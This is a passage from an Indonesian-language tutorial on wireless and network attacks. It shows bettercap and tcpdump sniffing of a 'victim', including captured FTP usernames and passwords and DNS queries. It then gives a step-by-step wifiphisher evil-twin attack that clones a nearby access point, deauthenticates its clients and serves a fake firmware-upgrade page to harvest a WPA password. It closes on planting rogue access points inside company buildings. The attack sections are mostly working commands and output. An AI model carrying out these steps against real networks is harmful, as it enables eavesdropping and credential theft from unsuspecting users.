10.71.19.0/24 > 10.71.19.14 » [07:17:33] [net.sniff.tcp] tcp 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:59324 > 2404:6800:4003:c11::5f:https 55 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:33] [net.sniff.tcp] tcp 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:59324 > 2404:6800:4003:c11::5f:https 55 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:33] [net.sniff.tcp] tcp 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:59324 > 2404:6800:4003:c11::5f:https 55 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:33] [net.sniff.tcp] tcp 2404:6800:4003:c11::5f:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:59324 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:33] [net.sniff.tcp] tcp 2404:6800:4003:c11::5f:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:59324 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:33] [net.sniff.tcp] tcp 2404:6800:4003:c11::5f:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:59324 32 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 44 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:37] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:37] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:37] [net.sniff.tcp] tcp 2404:6800:4003:c11::5f:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:59324 144 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:37] [net.sniff.tcp] tcp 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:59324 > 2404:6800:4003:c11::5f:https 55 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:37] [net.sniff.tcp] tcp 2404:6800:4003:c11::5f:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:59324 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:37] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
```

terlihat korban sedang mengakses web via https :

```
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 44
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 44
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:37] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20
bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:37] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20
bytes
```

alamat ip server web yang dikunjungi korban adalah 31.13.95.63

Setiap kali perangkat target (10 . 71 . 19 . 41) membuka situs web (terutama yang menggunakan protokol HTTP), Anda akan melihat log real-time berupa:

- URL yang dikunjungi.
- User-Agent perangkat.
- Data form (Username/Password) jika melewati jalur tidak terenkripsi.

Tapi sayang sekali karena sekarang kebanyakan web sudah menggunakan https kita tidak bisa menangkap data berupa plain text karena protokol https sudah menggunakan https

Selain http berikut ini protokol protokol yang umum digunakan yang belum terenkripsi paket datanya :

1. ftp (port 21)

protokol untuk transfer file, kita bisa monitor dengan tcpdump :

```
sudo tcpdump -i wlan0 -s 0 -nn -A 'port 21'
```

Contoh hasil tangkapan user dan password ftp dan ip server :

```
07:31:31.347428 IP 10.71.19.41.37613 > 180.250.113.149.21: Flags [P.], seq 0:6, ack 321, win 1407, options [nop,nop,TS val 2016736 ecr 2125532694], : FTP: FEAT  
E..:j)@.?: ...  
G.)..q.....uN..a3.R.....Z.....  
....~... FEAT  
  
07:31:31.384378 IP 10.71.19.41.37613 > 180.250.113.149.21: Flags [P.], seq 6:18, ack 561, win 1445, options [nop,nop,TS val 2016739 ecr 2125532735], 12: FTP: USER alfan  
E..@j*@.:@...  
G.)..q.....uN..a3.B.....  
....~.. ?USER alfan  
  
07:31:31.384399 IP 10.71.19.41.37613 > 180.250.113.149.21: Flags [P.], seq 6:18, ack 561, win 1445, options [nop,nop,TS val 2016739 ecr 2125532735], 12: FTP: USER alfan  
E..@j*@.:@...  
G.)..q.....uN..a3.B.....  
....~.. ?USER alfan  
  
07:31:31.697915 IP 10.71.19.41.37613 > 180.250.113.149.21: Flags [P.], seq 18:34, ack 599, win 1445, options [nop,nop,TS val 2016763 ecr 2125532966], 16: FTP: PASS synlog123  
F..n;j@.:@...  
G.)..q.....uN..a3.h....[8.....  
....~.. &PASS synlog123  
  
07:31:31.697937 IP 10.71.19.41.37613 > 180.250.113.149.21: Flags [P.], seq 18:34, ack 599, win 1445, options [nop,nop,TS val 2016763 ecr 2125532966]
```

selain terlihat di tcpdump, hasil tangkapan saat akses ftp juga terlihat di bettercap :

```
10.71.19.0/24 > 10.71.19.14 » [07:36:19] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 40 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:19] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 32 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:19] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 32 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:20] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 32 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:20] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 32 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:20] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 32 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:20] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 38 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:20] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 38 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:20] [net.sniff.ftp] ftp 10.71.19.41 > 180.250.113.149:ftp - USER alfan  
10.71.19.0/24 > 10.71.19.14 » [07:36:20] [net.sniff.ftp] ftp 10.71.19.41 > 180.250.113.149:ftp - USER alfan  
10.71.19.0/24 > 10.71.19.14 » [07:36:20] [net.sniff.ftp] ftp 10.71.19.41 > 180.250.113.149:ftp - PASS synlog123  
10.71.19.0/24 > 10.71.19.14 » [07:36:20] [net.sniff.ftp] ftp 10.71.19.41 > 180.250.113.149:ftp - PASS synlog123  
10.71.19.0/24 > 10.71.19.14 » [07:36:21] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 46 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:21] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 46 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:21] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 46 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:21] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 46 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:21] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 40 bytes  
10.71.19.0/24 > 10.71.19.14 » [07:36:21] [net.sniff.tcp] tcp 10.71.19.41.35474 > 180.250.113.149:ftp 40 bytes
```

2. SMTP & POP3 (Email Lama) - Port 25 & 110

Protokol untuk mengirim dan menerima email sebelum penggunaan standar SSL/TLS (seperti port 465 atau 995).

- **Risiko:** Isi pesan email dan data login akun email dapat disadap.
- **Skenario:** Masih sering digunakan dalam konfigurasi internal perusahaan lama atau aplikasi notifikasi otomatis.

3. SNMP (Simple Network Management Protocol) v1 & v2 - Port 161/162

Digunakan untuk memantau dan mengelola perangkat jaringan.

- **Risiko:** Menggunakan "Community Strings" yang berfungsi seperti password tapi tidak terenkripsi. Penyerang bisa mendapatkan informasi sensitif tentang infrastruktur jaringan.

4. DNS (Domain Name System) - Port 53

Protokol yang menerjemahkan nama domain (seperti <https://www.google.com/search?q=google.com>) menjadi alamat IP.

- **Risiko:** Meskipun tidak berisi password, DNS yang tidak terenkripsi memungkinkan Anda melihat situs apa saja yang sedang dibuka oleh target melalui Bettercap.
- **Catatan:** Sekarang mulai digantikan oleh *DNS over HTTPS* (DoH), namun secara default masih banyak yang menggunakan port 53 terbuka.

Untuk melihat query dns dari korban kita menangkap trafik keluar dengan tujuan port 53 menggunakan tcpdump :

```
sudo tcpdump -i wlan0 -nn -l 'udp port 53'
```

maka terlihat jelas domain web apa saja yang sedang diakses korban :

```
robohax@rob...bws2ng00: ~ root@roboh...ws2ng00: ~ root@robohax-20b...0:/home/robohax root@robohax-20b...0:/home/robohax
07:41:09.402429 IP 8.8.8.8.53 > 10.71.19.14.59950: 57695 NXDomain 0/1/0 (120)
07:41:10.460260 IP 10.71.19.41.24235 > 10.71.19.183.53: 46972+ A? encrypted-tbn0.gstatic.com. (44)
07:41:10.460260 IP 10.71.19.41.42036 > 10.71.19.183.53: 48305+ AAAA? encrypted-tbn0.gstatic.com. (44)
07:41:10.460260 IP 10.71.19.41.24486 > 10.71.19.183.53: 57305+ HTTPS? encrypted-tbn0.gstatic.com. (44)
07:41:10.460303 IP 10.71.19.41.24235 > 10.71.19.183.53: 46972+ A? encrypted-tbn0.gstatic.com. (44)
07:41:10.460315 IP 10.71.19.41.42036 > 10.71.19.183.53: 48305+ AAAA? encrypted-tbn0.gstatic.com. (44)
07:41:10.460319 IP 10.71.19.41.24486 > 10.71.19.183.53: 57305+ HTTPS? encrypted-tbn0.gstatic.com. (44)
07:41:10.665844 IP 10.71.19.41.34481 > 10.71.19.183.53: 60096+ A? infodfids.com. (30)
07:41:10.665844 IP 10.71.19.41.1384 > 10.71.19.183.53: 39240+ AAAA? infodfids.com. (30)
07:41:10.665844 IP 10.71.19.41.55332 > 10.71.19.183.53: 22946+ HTTPS? infodfids.com. (30)
07:41:10.665873 IP 10.71.19.41.34481 > 10.71.19.183.53: 60096+ A? infodfids.com. (30)
07:41:10.665897 IP 10.71.19.41.1384 > 10.71.19.183.53: 39240+ AAAA? infodfids.com. (30)
07:41:10.665901 IP 10.71.19.41.55332 > 10.71.19.183.53: 22946+ HTTPS? infodfids.com. (30)
07:41:10.688073 IP 10.71.19.41.45746 > 10.71.19.183.53: 11012+ A? infodfids.com. (30)
07:41:10.688100 IP 10.71.19.41.45746 > 10.71.19.183.53: 11012+ A? infodfids.com. (30)
07:41:10.704293 IP 10.71.19.41.34419 > 10.71.19.183.53: 18498+ AAAA? infodfids.com. (30)
07:41:10.704308 IP 10.71.19.41.34419 > 10.71.19.183.53: 18498+ AAAA? infodfids.com. (30)
07:41:12.099477 IP 10.71.19.41.33857 > 10.71.19.183.53: 47895+ A? safebrowsing.google.com. (41)
07:41:12.099477 IP 10.71.19.41.29915 > 10.71.19.183.53: 55580+ AAAA? safebrowsing.google.com. (41)
07:41:12.099477 IP 10.71.19.41.62032 > 10.71.19.183.53: 4543+ HTTPS? safebrowsing.google.com. (41)
07:41:12.099477 IP 10.71.19.41.60195 > 10.71.19.183.53: 9593+ A? encrypted-tbn0.gstatic.com. (44)
07:41:12.099478 IP 10.71.19.41.11708 > 10.71.19.183.53: 56570+ AAAA? encrypted-tbn0.gstatic.com. (44)
07:41:12.099478 IP 10.71.19.41.49111 > 10.71.19.183.53: 3952+ HTTPS? encrypted-tbn0.gstatic.com. (44)
07:41:12.099536 IP 10.71.19.41.33857 > 10.71.19.183.53: 47895+ A? safebrowsing.google.com. (41)
07:41:12.099549 IP 10.71.19.41.29915 > 10.71.19.183.53: 55580+ AAAA? safebrowsing.google.com. (41)
07:41:12.099553 IP 10.71.19.41.62032 > 10.71.19.183.53: 4543+ HTTPS? safebrowsing.google.com. (41)
07:41:12.099556 IP 10.71.19.41.60195 > 10.71.19.183.53: 9593+ A? encrypted-tbn0.gstatic.com. (44)
07:41:12.099559 IP 10.71.19.41.11708 > 10.71.19.183.53: 56570+ AAAA? encrypted-tbn0.gstatic.com. (44)
07:41:12.099562 IP 10.71.19.41.49111 > 10.71.19.183.53: 3952+ HTTPS? encrypted-tbn0.gstatic.com. (44)
07:41:12.493488 IP 10.71.19.41.3822 > 10.71.19.183.53: 39441+ A? play.google.com. (33)
07:41:12.493488 IP 10.71.19.41.32020 > 10.71.19.183.53: 32172+ AAAA? play.google.com. (33)
07:41:12.493488 IP 10.71.19.41.25541 > 10.71.19.183.53: 32094+ HTTPS? play.google.com. (33)
07:41:12.493520 IP 10.71.19.41.3822 > 10.71.19.183.53: 39441+ A? play.google.com. (33)
07:41:12.493532 IP 10.71.19.41.32020 > 10.71.19.183.53: 32172+ AAAA? play.google.com. (33)
07:41:12.493536 IP 10.71.19.41.25541 > 10.71.19.183.53: 32094+ HTTPS? play.google.com. (33)
```

3. Wifi Evil Twin

Pada contoh kali ini kita akan menggunakan teknik serangan wifi evil twin untuk mendapat password wifi yang kita targetkan.

Wi-Fi Evil Twin adalah jenis serangan siber di mana penyerang membuat titik akses (Access Point) palsu yang terlihat sangat identik dengan jaringan Wi-Fi asli yang sah.

Tujuannya adalah untuk menipu pengguna agar terhubung ke jaringan palsu tersebut sehingga penyerang dapat mencuri data pribadi, kata sandi, atau memantau seluruh aktivitas internet korban.

Cara Kerja Evil Twin Attack

Serangan ini sering kali digambarkan sebagai "Si Kembar Jahat" karena kemampuannya meniru identitas jaringan asli hingga hampir tidak bisa dibedakan.

1. **Pemilihan Target:** Penyerang mencari tempat umum dengan Wi-Fi gratis yang populer, seperti kafe, bandara, atau hotel.
 2. **Kloning Jaringan:** Penyerang membuat sinyal Wi-Fi baru menggunakan perangkat khusus (seperti *Wi-Fi Pineapple*) atau laptop. Mereka memberi nama (SSID) yang sama persis dengan Wi-Fi asli, misalnya *Starbucks_Free_WiFi*.
 3. **Memaksa Korban Pindah:** Penyerang sering menggabungkan ini dengan **Deauth Attack** untuk memutus koneksi pengguna dari router asli. Karena sinyal penyerang biasanya lebih kuat atau router asli "ditendang", perangkat korban akan otomatis mencari sinyal terkuat dengan nama yang sama dan terhubung ke si "Kembar Jahat".
 4. **Captive Portal Palsu:** Setelah terhubung, penyerang sering memunculkan halaman login (Captive Portal) palsu yang meminta korban memasukkan password Wi-Fi, email, atau kredensial media sosial dengan alasan "autentifikasi ulang".
 5. **Penyadapan (Man-in-the-Middle):** Begitu korban terhubung, semua data yang dikirim (seperti chat, password bank, atau email) mengalir melalui perangkat penyerang sebelum diteruskan ke internet asli.
-

Apa Bahayanya?

- **Pencurian Kredensial:** Mendapatkan username dan password akun penting Anda.

- **Pencurian Data Sensitif:** Akses ke informasi kartu kredit atau data perusahaan jika Anda sedang bekerja.
- **Injeksi Malware:** Penyerang bisa mengarahkan Anda ke situs yang otomatis mengunduh virus atau *spyware* ke perangkat Anda.

Jadi wifi evil twin bisa berguna untuk mendapatkan password wifi atau bisa juga digunakan untuk melakukan MITM (man in the middle attack).

Pada contoh kali ini kita akan mempraktekkan teknik penyerangan dengan wifi evil twin.

Berikut ini 2 interface di kali linux saya :

1. wlan0: Terhubung ke internet (Gateway: 10.71.19.183).

2. wlan1: Harus mendukung **Monitor Mode** dan **Packet Injection**.

Pada contoh kali ini kita akan menggunakan Wifisher untuk melakukan proses secara otomatis.

Langkah 1. Persiapan

ketik :

```
sudo apt update  
sudo apt install wifiphisher -y  
sudo apt install isc-dhcp-client  
sudo systemctl stop NetworkManager  
sudo airmon-ng check kill  
sudo killall wpa_supplicant  
sudo rfkill unblock wlan  
sudo ip link set wlan0 up
```

Karena kita tidak bisa menggunakan network manager selama menjalankan wifi evil twin, kita akan menggunakan wpa_supplicant untuk terhubung ke wifi sebelumnya dan menjalankan dhclient untuk mendapat alamat ip.

Pertama tama buat dulu konfigurasi wpa_supplicant dengan password wifi kita dan nama access pointnya. Misal disini karena saya menggunakan access point Robohax dan password rootman7777, maka di terminal ketik :

```
wpa_passphrase "Robohax" "rootman777" | sudo tee /etc/wpa_supplicant.conf
```

selanjutnya ketik :

```
sudo dhclient wlan0
```

Langkah 2. Menjalankan Wifisher


ketik :

```
wifiphisher -aI wlan1 -nE
```

Penjelasan Parameter yang Digunakan:

- **-iI wlan0:** Menetapkan `wlan0` sebagai *Internet-facing interface*. Ini akan mengambil koneksi dari gateway `10.71.19.183` Anda.
- **-aI wlan1:** Menetapkan `wlan1` sebagai interface yang akan menyiarlu sinyal WiFi palsu.
- **-nE:** Singkatan dari `--noextensions`. Ini memberitahu program untuk tidak memuat modul tambahan yang membutuhkan manajemen interface lebih lanjut, sehingga mencegah konflik argumen yang Anda alami.

Selanjutnya daftar wifi di sekitar akan muncul, gunakan tombol panah untuk memilih target yang akan kita clone nama Access Pointnya, jika sudah dipilih tekan Enter.



ESSID	BSSID	CH	PWR	ENCR	CLIENTS	VENDOR
Robohax	46:da:4a:fb:88:27	11	100%	WPA2	1	Unknown
BALAI WARGA RT06/05	ec:6c:b5:0e:05:52	5	94%	WPA2	0	Unknown
MIA MARDIAH	cc:89:5e:99:5e:5c	11	80%	WPA	1	Unknown
kaisa	ec:e7:a2:e2:dc:70	1	76%	WPA2/WPS	3	Unknown
Hudza ibnu	6c:d2:a1:4a:ed:0e	11	74%	WPA2	3	Unknown
samuraixxx	2c:b6:c2:ad:b3:db	8	62%	WPA2/WPS	5	Unknown
GAK USAH RIBET	c4:ff:1f:c1:ad:30	6	60%	WPA2	3	Huawei Technologies
Borahae	bc:0f:9a:61:ae:ac	3	58%	WPA2/WPS	1	Unknown
MEN_HOUS	3c:fb:5c:1f:29:17	3	56%	WPA2	2	Unknown
Wifi Atas	e0:1c:fcc:8:87:72	1	52%	WPA2/WPS	1	Unknown
Wifi 243	a0:ab:1b:e4:27:cf	1	50%	WPA2/WPS	1	D-Link International
pengeya 😊	9e:a2:f4:a0:7e:fe	2	50%	WPA2/WPS	0	Unknown
ZTE_2.4G_Gttxfu	3c:f6:52:fc:21:d2	4	56%	WPA2/WPS	0	Unknown
DMJM	a4:a9:30:1e:02:2e	1	48%	WPA2/WPS	2	Unknown
Rumah nene	34:0a:33:ed:80:fe	11	48%	WPA2/WPS	1	Unknown
Rasidi	c8:78:7d:29:f3:b0	13	48%	WPA2	1	Unknown
rizka	34:0a:33:ed:ba:26	8	46%	WPA2/WPS	3	Unknown
CY000	0c:cf:89:c6:99:c4	1	44%	WPA2	3	Unknown
FIFARDIN	b8:dd:71:82:8c:b6	7	44%	WPA2/WPS	0	Unknown
Khusus_meet	74:da:da:93:c2:ed	3	42%	WPA2/WPS	0	D-Link International
ONE PIECE	1c:27:04:b4:6e:e0	2	42%	WPA2	2	Unknown
HRV	ec:6c:b5:f2:38:80	6	36%	WPA2	4	Unknown
LAB-COM	5c:e9:31:1d:68:a4	9	36%	WPA2/WPS	0	Unknown
emilia	f4:70:ed:9f:d5:f8	1	34%	WPA2/WPS	2	Unknown

Pada contoh ini saya memilih access point dengan nama “`kaisa`” untuk diclone.

Langkah 3. Memilih Skenario Serangan (Phishing)

Setelah target dipilih, Anda akan diminta memilih skenario halaman palsu. Beberapa pilihan populer:


- **Firmware Upgrade Page:** Memberitahu korban bahwa router memerlukan pembaruan firmware dan mereka harus memasukkan password WPA2/WPA3 untuk melanjutkan. (Sangat efektif).
- **OAuth Login:** Meminta korban login menggunakan akun Google atau Facebook (untuk mencuri kredensial medsos).
- **Connection Manager Free:** Halaman login WiFi publik standar.

Pada contoh ini kita akan memilih : Firmware Upgrade Page

Langkah 4. Proses Serangan Berjalan

Wifiphisher sekarang akan melakukan tiga hal secara otomatis:

1. **Deauthentication:** Mengirim paket "pemutus koneksi" ke perangkat yang terhubung ke router asli agar mereka terputus.
2. **Evil Twin:** Membuat sinyal WiFi dengan nama yang sama persis dengan target.
3. **Captive Portal:** Menunggu korban terhubung ke WiFi Anda dan mengarahkan mereka ke halaman palsu.



The screenshot shows the Wifiphisher 1.4GIT interface running on a terminal window. The terminal shows the following information:

- Session Actions Edit View Help**
- Connected Victims:** 20:72:0d:39:17:3a 10.0.0.26 Unknown
- Extensions feed:**
- HTTP requests:**
 - [*] GET request from 10.0.0.26 for http://www.centrin.net.id/
 - [*] GET request from 10.0.0.26 for http://portal.fb.com/mobile/status.php
 - [*] POST request from 10.0.0.26 with wfphshsr-wpa-password=12345678anc
- Wifiphisher 1.4GIT** configuration parameters:
 - ESSID: kaisa
 - Channel: 1
 - AP interface: wlan1
 - Options: [Esc] quit

Pada contoh kali ini terlihat ada 1 korban yang terkoneksi dan memasukkan password wifi : 12345678anc

4. Kombinasi Wifi Attack dan Physical Attack

Kombinasi antara **Wi-Fi attack** (serangan nirkabel) dan **physical attack** (serangan fisik) adalah salah satu skenario ancaman paling berbahaya dalam dunia keamanan siber. Dalam metode ini, penyerang tidak hanya mengandalkan kode dari jarak jauh, tetapi juga melakukan intervensi fisik untuk melemahkan pertahanan target.

Jika peretas mengeksekusi teknik ini, ancaman keamanan suatu perusahaan bukan hanya datang dari internet, tapi berada di area lingkungan perusahaan sendiri.

Berikut adalah penjelasan mengenai bagaimana kedua metode ini bekerja sama:

1. Physical Access sebagai Pembuka Jalan

Contoh :

Pemasangan Rogue Access Point (Evil Twin)

Penyerang menyusup ke dalam gedung (misal menyamar sebagai kurir atau teknisi) dan memasang perangkat kecil seperti *WiFi Pineapple* atau *Raspberry Pi* di belakang meja atau di bawah lantai akses atau bahkan di kantin perusahaan. Perangkat ini menciptakan jaringan Wi-Fi palsu yang terlihat sah.

Pencurian Perangkat

Mengambil laptop, smartphone, atau router secara fisik untuk mengekstrak kunci enkripsi (WPA Keys) atau sertifikat digital langsung dari memori perangkat.

Wifi Password Cracking

Misal peretas yang menargetkan jaringan publik perusahaan kesulitan untuk mencari celah lewat internet. Peretas kemudian datang ke perusahaan tersebut, peretas itu kemudian duduk di kantin perusahaan tersebut (misal kantin perusahaan tersebut

